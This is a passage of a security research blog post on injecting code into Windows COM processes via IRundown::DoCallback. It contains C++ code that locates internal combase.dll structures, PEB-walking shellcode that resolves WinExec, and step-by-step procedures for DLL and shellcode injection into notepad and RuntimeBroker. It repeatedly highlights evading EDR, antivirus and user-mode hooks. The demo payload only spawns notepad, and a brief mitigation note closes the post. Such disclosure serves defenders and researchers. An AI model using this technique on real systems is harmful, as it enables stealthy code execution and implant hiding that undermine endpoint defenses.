struct tagPageEntry {
    tagPageEntry *pNext;
    unsigned int dwFlag;
};

struct CInternalPageAllocator {
    ULONG64            _cPages;
    tagPageEntry     **_pPageListStart;
    tagPageEntry     **_pPageListEnd;
    UINT               _dwFlags;
    tagPageEntry       _ListHead;
    UINT               _cEntries;
    ULONG64            _cbPerEntry;
    USHORT             _cEntriesPerPage;
    void              *_pLock;
};

// CPageAllocator CIPIDTable::_palloc structure in combase.dll
struct CPageAllocator {
    CInternalPageAllocator _pgalloc;
    PVOID                  _hHeap;
    ULONG64                _cbPerEntry;
    INT                    _lNumEntries;
};

//
// Read the offset of CIPIDTable::_palloc
//
bool
find_ipid_table(COM_CONTEXT *c) {
    PULONG_PTR ds = (PULONG_PTR)(c->base + c->data);
    DWORD cnt = (c->size - sizeof(CPageAllocator)) / sizeof(ULONG_PTR);

    for(DWORD i=0; i<cnt; i++) {
        auto cpage = (CPageAllocator*)&ds[i];

        // legacy systems use 0x70, current is 0x78
        if(cpage->_pgalloc._cbPerEntry >= 0x70)
        {
            if(cpage->_pgalloc._cEntriesPerPage != 0x32) continue;
            if(cpage->_pgalloc._pPageListEnd <= cpage->_pgalloc._pPageListStart)
continue;

            c->ipid_tbl = (DWORD)((PBYTE)&ds[i] - c->base);
            return true;
        }
    }
    return false;
}
```

Object Exporter Identifier (OXID)

The last piece of information is the 64-Bit OXID value stored in the *OXIDEntry* structure for each IPIDEntry found. Although *_moxid* is defined as a GUID, the first 64-Bits are sufficient for the local OXID resolver (ILocalObjectExporter) to establish a connection with a remote instance of *IRundown*.

```
0:004> dt combase!OXIDEntry 0x18bf9c26b30
   +0x000 _flink           : 0x0000018b`f9c26c90 CListElement
   +0x008 _blink           : (null)
   +0x010 m_isInList       : 1
   +0x018 _info            : wil::unique_struct<__MIDL_ILocalObjectExporter_0007,void (__cdecl*)(
   +0x0b0 _mid             : 0x66d6daae`576cf0a2
   +0x0b8 _ipidRundown     : _GUID {00007c00-0550-0000-8f7b-1757bfaff6b6}
   +0x0c8 _moxid           : _GUID {5d21de12-b827-07a4-a2f0-6c57aedad666}
   +0x0d8 _registered      : std::atomic<bool>
   +0x0d9 _stopped         : std::atomic<bool>
   +0x0da _pendingRelease  : std::atomic<bool>
   +0x0db _remotingInitialized : std::atomic<bool>
   +0x0e0 _hServerSTA      : (null)
   +0x0e8 _pParentApt      : 0x0000018b`f9c0f330 CComApartment
   +0x0f0 _pSharedDefaultHandle : (null)
   +0x0f8 _pAuthId         : (null)
   +0x100 _dwAuthnSvc      : 0xffffffff
   +0x108 _pMIDEntry       : 0x0000018b`f9c19c50 MIDEntry
   +0x110 _pRUSTA          : (null)
   +0x118 _cRefs           : 4
   +0x120 _hComplete       : 0x00000000`0000019c Void
   +0x128 _cCalls          : 0n0
   +0x12c _cResolverRef    : 0n0
   +0x130 _dwExpiredTime   : 0
   +0x138 _pAppContainerServerSecurityDescriptor : (null)
   +0x140 _ulMarshaledTargetInfoLength : 0
   +0x148 _marshaledTargetInfo : std::unique_ptr<unsigned char [0],DeleteMarshaledTargetInfo>
   =00007ff9`b1af4910 _palloc          : CPageAllocator
   +0x150 _clientDependencyEvaluated : std::atomic<bool>
   +0x158 _pPrimaryOxid    : std::atomic<OXIDEntry *>
```

As a result of recent revisions to the *OXIDEntry* structure, the *_moxid* value can now appear at different offsets. On Windows 10, we have offset 0xC8, but on Windows Vista or 7, it's 0x18. While we're not keen about using hardcoded offsets, we have the value of *_ipidRundown* from *tagIPIDEntry* and using the offset for that in *OXIDEntry*, we can select the correct one for *_moxid*.

```
#define IPID_OFFSET_LEGACY 0x30
#define MOXID_OFFSET_LEGACY 0x18

#define IPID_OFFSET_CURRENT 0xb8
#define MOXID_OFFSET_CURRENT 0xc8

bool
find_oxid_offset(COM_CONTEXT *c) {
    CPageAllocator* alloc = (CPageAllocator*)(c->base + c->ipid_tbl);
    tagIPIDEntry *entry = (tagIPIDEntry*)alloc->_pgalloc._pPageListStart[0];

    PBYTE buf = (PBYTE)entry->pOXIDEntry;

    for(UINT ofs=0; ofs<256; ofs++) {
        if(!std::memcmp(&buf[ofs], (void*)&entry->ipid, sizeof(IPID))) {
            if(ofs == IPID_OFFSET_LEGACY) {
                c->oxid = MOXID_OFFSET_LEGACY;
            } else if(ofs == IPID_OFFSET_CURRENT) {
                c->oxid = MOXID_OFFSET_CURRENT;
            }
            return true;
        }
    }
    return false;
}
```

DLL Injection


For demonstration, we'll be using Notepad as a target process. We'll also use COM to spawn an instance rather than invoking *CreateProcess()* or something similar directly. And instead of using *NtOpenProcess* or *NtGetNextProcess* to obtain a process handle, we'll use oleacc!GetProcessHandleFromHwnd(). Depending on the version of Windows, this API will invoke the undocumented system call *win32u!NtUserGetWindowProcessHandle()* that returns a handle with **PROCESS_DUP_HANDLE | PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE | SYNCHRONIZE** access. It's slightly better than invoking *ntdll!NtOpenProcess()* or *ntdll!NtGetNextProcess()*, which may be subject to inspection and user-mode hooking.

Adam (Hexacorn) discussed the EM_GETHANDLE Window message in Talking to, and handling (edit) boxes and how it can be used to inject shellcode into a remote process. A PoC using Window messages to obtain code execution. For the sake of time, we'll use similar code to "inject" the DLL path and obtain the memory handle for the Edit control that will be passed along with *LoadLibraryW()* to *IRundown::DoCallback()*.

We perform the following steps:

1. Spawn notepad using *IShellDispatch2::ShellExecuteW()* via explorer.exe
2. Use *FindWindow()* to obtain a window handle and *oleacc!GetProcessHandleFromHwnd()* to obtain a process handle.

3. Read the *IRundown* IPID, OXID, process secret and server context.
4. Use the *WM_SETTEXT* message with the Edit control to inject a DLL path into the process memory. (Can optionally use WM_PASTE and clipboard)
5. Use the *EM_GETHANDLE* message to obtain the heap address for the Edit control that points to the DLL path.
6. Bind to *IRundown* interface using the IPID and OXID values obtained in step 3.
7. Execute *DoCallback* with *LoadLibraryW()* as the callback and the heap address for the Edit control as the parameter.



With **PROCESS_VM_READ**, there may be a multitude of ways to inject arbitrary data for code execution. Using notepad in this case is mererly a PoC.

Runtime Broker

The is a typical process used to hide implants. There are multiple instances running for my logon session, all with Medium IL, which means we can use the Core Shell COM server to obtain a process handle. For this injection, however, we'll need more than **PROCESS_VM_READ**. We'll also need **PROCESS_VM_WRITE** and **PROCESS_VM_OPERATION** to inject the following shellcode that simply spawns notepad.

```
//
// WinExec("notepad", SW_SHOW) shellcode.
//
#include <windows.h>
#include <winternl.h>

typedef UINT
(WINAPI* WinExec_T)(LPCSTR lpCmdLine, UINT uCmdShow);

DWORD
ThreadProc(LPVOID lpParameter) {
    auto Ldr = (PPEB_LDR_DATA)NtCurrentTeb()->ProcessEnvironmentBlock->Ldr;
    auto Head = (PLIST_ENTRY)&Ldr->Reserved2[1];
    auto Next = Head->Flink;
    WinExec_T pWinExec = NULL;

    while (Next != Head && !pWinExec) {
        auto ent = CONTAINING_RECORD(Next, LDR_DATA_TABLE_ENTRY, Reserved1[0]);
        Next = Next->Flink;
        auto m = (PBYTE)ent->DllBase;
        auto nt = (PIMAGE_NT_HEADERS)(m + ((PIMAGE_DOS_HEADER)m)->e_lfanew);
        auto rva = nt-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
        if (!rva) continue;
        auto exp = (PIMAGE_EXPORT_DIRECTORY)(m + rva);
        if (!exp->NumberOfNames) continue;
        auto dll = (PDWORD)(m + exp->Name);
        // find kernel32.dll
        if ((dll[0] | 0x20202020) != 'nrek') continue;
        if ((dll[1] | 0x20202020) != '23le') continue;
        if ((dll[2] | 0x20202020) != 'lld.') continue;

        auto adr = (PDWORD)(m + exp->AddressOfFunctions);
        auto sym = (PDWORD)(m + exp->AddressOfNames);
        auto ord = (PWORD)(m + exp->AddressOfNameOrdinals);

        for (DWORD i = 0; i < exp->NumberOfNames; i++) {
            auto api = (PDWORD)(m + sym[i]);
            // find WinExec
            if (api[0] != 'EniW') continue;
            pWinExec = (WinExec_T)(m + adr[ord[i]]);
            DWORD cmd[2];
            cmd[0] = 'eton';
            cmd[1] = '\0dap';
            // execute notepad
            pWinExec((LPCSTR)cmd, SW_SHOW);
            break;
        }
    }
    return 0;
}

#include <cstdio>
#include <cstdlib>
int
```

```
main(void) {
    FILE* out;
    fopen_s(&out, "notepad.bin", "wb");
    fwrite((void*)ThreadProc, (PBYTE)main - (PBYTE)ThreadProc, 1, out);
    fclose(out);
}
```

Opening a Process Handle via COM

To make this a little more interesting, we'll use COM to open a process handle. The Shell Infrastructure Host (*sihost.exe*) runs with Medium Integrity Level (IL) and loads the Host Extension Framework (CoreShellExtFramework.dll) that was the subject of two very similar EoP/LPE vulnerabilities.

CVE / Author	Description (Click link for more detailed analysis)	PoC
CVE-2019-1184 / Anonymous	Privilege Escalation Via the Core Shell COM Registrar Object	https://github.com/0vercl0k/stuffz/ tree/master/CVE-2019-1184
CVE-2021-42286 / JIWO Technology Co. Ltd	Windows Core Shell SI Host Extension Framework for Composable Shell Elevation of Privilege Vulnerability.	https://github.com/tianlinlintian/Report-vulnerabilities/tree/main/42286

In both cases, the COM service allowed a process with Low IL to obtain a process handle with Medium IL. Now, the methods for opening a process and duplicating handles validate that the source and target processes run with Medium IL. Nevertheless, this COM service still provides a Medium IL process with the ability to open another Medium IL process and can potentially be helpful for evasive purposes. On the other hand, legacy versions of the COM service are exploitable for EoP/LPE. Any attempt to establish a connection may appear to exploit those old vulnerabilities.

Using debugging symbols for *CoreShellExtFramework.dll*, we have the following definitions.

```
enum _PLM_TASKCOMPLETION_CATEGORY_FLAGS {
    PT_TC_NONE = 0x0,
    PT_TC_PBM = 0x1,
    PT_TC_FILEOPENPICKER = 0x2,
    PT_TC_SHARING = 0x4,
    PT_TC_PRINTING = 0x8,
    PT_TC_GENERIC = 0x10,
    PT_TC_CAMERA_DCA = 0x20,
    PT_TC_PRINTER_DCA = 0x40,
    PT_TC_PLAYTO = 0x80,
    PT_TC_FILESAVEPICKER = 0x100,
    PT_TC_CONTACTPICKER = 0x200,
    PT_TC_CACHEDFILEUPDATER_LOCAL = 0x400,
    PT_TC_CACHEDFILEUPDATER_REMOTE = 0x800,
    PT_TC_ERROR_REPORT = 0x2000,
    PT_TC_DATA_PACKAGE = 0x4000,
    PT_TC_CRASHDUMP = 0x10000,
    PT_TC_STREAMEDFILE = 0x20000,
    PT_TC_PBM_COMMUNICATION = 0x80000,
    PT_TC_HOSTEDAPPLICATION = 0x100000,
    PT_TC_MEDIA_CONTROLS_ACTIVE = 0x200000,
    PT_TC_EMPTYHOST = 0x400000,
    PT_TC_SCANNING = 0x800000,
    PT_TC_ACTIONS = 0x1000000,
    PT_TC_KERNEL_MODE = 0x20000000,
    PT_TC_REALTIMECOMM = 0x40000000,
    PT_TC_IGNORE_NAV_LEVEL_FOR_CS = 0x80000000,
};

static const CLSID
CLSID_CoreShellComServerRegistrar = {
    0x54e14197,
    0x88b0,
    0x442f,
    { 0xb9, 0xa3, 0x86, 0x83, 0x70, 0x61, 0xe2, 0xfb } };

MIDL_INTERFACE("27EB33A5-77F9-4AFE-AE05-6FDBBE720EE7")
ICoreShellComServerRegistrar : public IUnknown {

    STDMETHOD(RegisterCOMServer)        ( REFCLSID   rclsid,
                                          LPUNKNOWN  IUnknownInterface,
                                          PDWORD     ServerTag );

    STDMETHOD(UnregisterCOMServer)      ( DWORD      ServerTag );

    STDMETHOD(DuplicateHandle)          ( DWORD      dwSourceProcessId,
                                          HANDLE     SourceHandle,
                                          DWORD      dwTargetProcessId,
                                          LPHANDLE   lpTargetHandle,
                                          DWORD      dwDesiredAccess,
                                          BOOL       bInheritHandle,
                                          DWORD      dwOptions );

    STDMETHOD(OpenProcess)              ( DWORD      dwDesiredAccess,
                                          BOOL       bInheritHandle,
```

```
                                              DWORD      SourceProcessId,
                                              DWORD      TargetProcessId,
                                              LPHANDLE   lpTargetHandle );

    STDMETHOD(GetAppIdFromProcessId)        ( DWORD      dwProcessId,
                                              HSTRING   *AppId );

    STDMETHOD(CoreQueryWindowService)       ( HWND       hWindowHandle,
                                              GUID      *GuidInfo,
                                              LPUNKNOWN *IUnknownInterface );

    STDMETHOD(CoreQueryWindowServiceEx)     ( HWND       hWindowHandle,
                                              HWND       hHandle,
                                              GUID      *GuidInfo,
                                              LPUNKNOWN *IUnknownInterface );

    STDMETHOD(GetUserContextForProcess)     ( DWORD      dwProcessId,
                                              PULONG64   ContextId );

    STDMETHOD(BeginTaskCompletion)          ( DWORD      dwProcessId,
                                              ITaskCompletionCallback
*pTaskCompletionCallback,
                                              PLM_TASKCOMPLETION_CATEGORY_FLAGS Flags,
                                              PDWORD     TaskId );

    STDMETHOD(EndTaskCompletion)            ( DWORD      TaskId );
};
```

Although this interface is used by the PoC to obtain a process handle, an EDR/AV may interpret the access as an attempt to exploit the aforementioned CVE.


Listing the IPID entries for process 1360, we find the following:

```
CProcessSecret::s_guidOle32Secret : 003038B8
g_pMTAEmptyCtx                    : 00303398
CIPIDTable::_palloc               : 003048A0
offsetof(tagOXIDEntry, OXID)      : 000000C8
Initialisation                    : OK

*************************************
Process  : RuntimeBroker.exe [1360]
User     : DESKTOP-8NMMGVQ\john
IL       : Medium
Elevated : No

IPID:{00007C00-0550-0000-8F7B-1757BFAFF6B6},OXID:{5D21DE12-B827-07A4-A2F0-6C57AEDAD666} : IRundown
IPID:{0000D001-0550-FFFF-ABCA-98A3F9BF0058},OXID:{B5835B2C-4D80-CB31-A2F0-6C57AEDAD666} : IRundown
IPID:{0000C802-0550-0000-5A43-CE25BA01583D},OXID:{5D21DE12-B827-07A4-A2F0-6C57AEDAD666} : ILocalSystemActivator
IPID:{0000DC03-0550-0000-E61F-09FE018117BA},OXID:{5D21DE12-B827-07A4-A2F0-6C57AEDAD666} : IRuntimeBroker
IPID:{00006C04-0550-FFFF-5BDA-0F8BDB4F5096},OXID:{B5835B2C-4D80-CB31-A2F0-6C57AEDAD666} : __x_Windows_CStorage_CIStorageLibraryChangeTracker
IPID:{0000AC05-0550-0ADC-9820-67EDA72E45EC},OXID:{40A53AD8-73BD-D8E7-A2F0-6C57AEDAD666} : __x_Windows_CStorage_CSearch_CIStorageFolderQueryOperations
IPID:{00000006-0550-0ADC-9E19-90782B77CD25},OXID:{40A53AD8-73BD-D8E7-A2F0-6C57AEDAD666} : IRundown
IPID:{00001807-0550-0ADC-425C-B27F9F489787},OXID:{40A53AD8-73BD-D8E7-A2F0-6C57AEDAD666} : IThreadAffineStorageQueryServer
IPID:{0000AC08-0550-0ADC-30AB-5B8BB1946F1F},OXID:{40A53AD8-73BD-D8E7-A2F0-6C57AEDAD666} : __x_Windows_CStorage_CIStorageFolder
IPID:{00002409-0550-0ADC-01FE-5ADC288F3275},OXID:{40A53AD8-73BD-D8E7-A2F0-6C57AEDAD666} : IStorageFolderInternalAvailableCrossProcess
IPID:{0000680A-0550-0CF0-16C0-D6C8B131938B},OXID:{2CEC7F33-9DBF-1A7D-A2F0-6C57AEDAD666} : IRundown
IPID:{0000780B-0550-0ADC-7CC8-B63F942E0E07},OXID:{40A53AD8-73BD-D8E7-A2F0-6C57AEDAD666} : IThreadAffineStorageQueryServer
IPID:{0000A00C-0550-0ADC-9519-A0CA821A132B},OXID:{40A53AD8-73BD-D8E7-A2F0-6C57AEDAD666} : __x_Windows_CStorage_CIStorageItemProperties
IPID:{0000500E-0550-0ADC-4122-0E8B8524C813},OXID:{40A53AD8-73BD-D8E7-A2F0-6C57AEDAD666} : __x_Windows_CStorage_CIStorageLibrary
IPID:{00009410-0550-0ADC-7BDC-C99BA755A201},OXID:{40A53AD8-73BD-D8E7-A2F0-6C57AEDAD666} : IStorageItemInternalAvailableCrossProcess
IPID:{00001011-0550-0ADC-FF79-AA3C4EA0B0F9},OXID:{40A53AD8-73BD-D8E7-A2F0-6C57AEDAD666} : IThreadAffineStorageQueryServer
IPID:{00002C14-0550-0ADC-93D8-FF73A1D5608F},OXID:{40A53AD8-73BD-D8E7-A2F0-6C57AEDAD666} : IUnknown
IPID:{0000E016-0550-FFFF-9157-78BD2D4BDDB6},OXID:{B5835B2C-4D80-CB31-A2F0-6C57AEDAD666} : IStorageQueryServer
IPID:{0000841C-0550-FFFF-0445-D3EF57872742},OXID:{B5835B2C-4D80-CB31-A2F0-6C57AEDAD666} : IStorageQueryServer
IPID:{0000D41E-0550-FFFF-7410-232AF82CE38C},OXID:{B5835B2C-4D80-CB31-A2F0-6C57AEDAD666} : IStorageQueryServer
```


The steps to inject and run shellcode are as follows:

1. Find a Runtime Broker process and obtain a process handle using **ICoreShellComServerRegistrar::OpenProcess(PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION)**
2. Read the IRundown IPID, OXID, process secret and server context.
3. Allocate virtual memory (NtAllocateVirtualMemory or NtCreateSection+NtMapViewOfSection).
4. Write shellcode to virtual memory.
5. Close process handle from step 1.
6. Bind to the instance of IRundown and execute *DoCallback* with pfnCallback pointing to the address of shellcode allocated in step 3.

If we run the PoC code against 1360, it shows the following.



Process Hacker shows RunTimeBroker.exe is the parent process for notepad.



Summary

We demonstrated how an actor might use *IRundown* to execute code in a COM process. To bind with an instance of *IRundown* requires an IPID and OXID that can be read from the target process or the DCOM service. The *DoCallback* method requires the COM process secret and the server context acquired from a target process's memory. While it can be challenging to obtain this information without the help of debugging symbols, we have shown that it's entirely possible using a simple heuristic algorithm and the IMarshalEnvoy interface. Executing *DoCallback* is not subject to inspection by kernel callback notifications, which should evade detection by most current EDR and AV.

To mitigate against actors using *DoCallback*, security vendors can potentially patch the *IRundown* interface or monitor access using the IChannelHook interface.

Further Reading

This blog post was written by @modexpblog.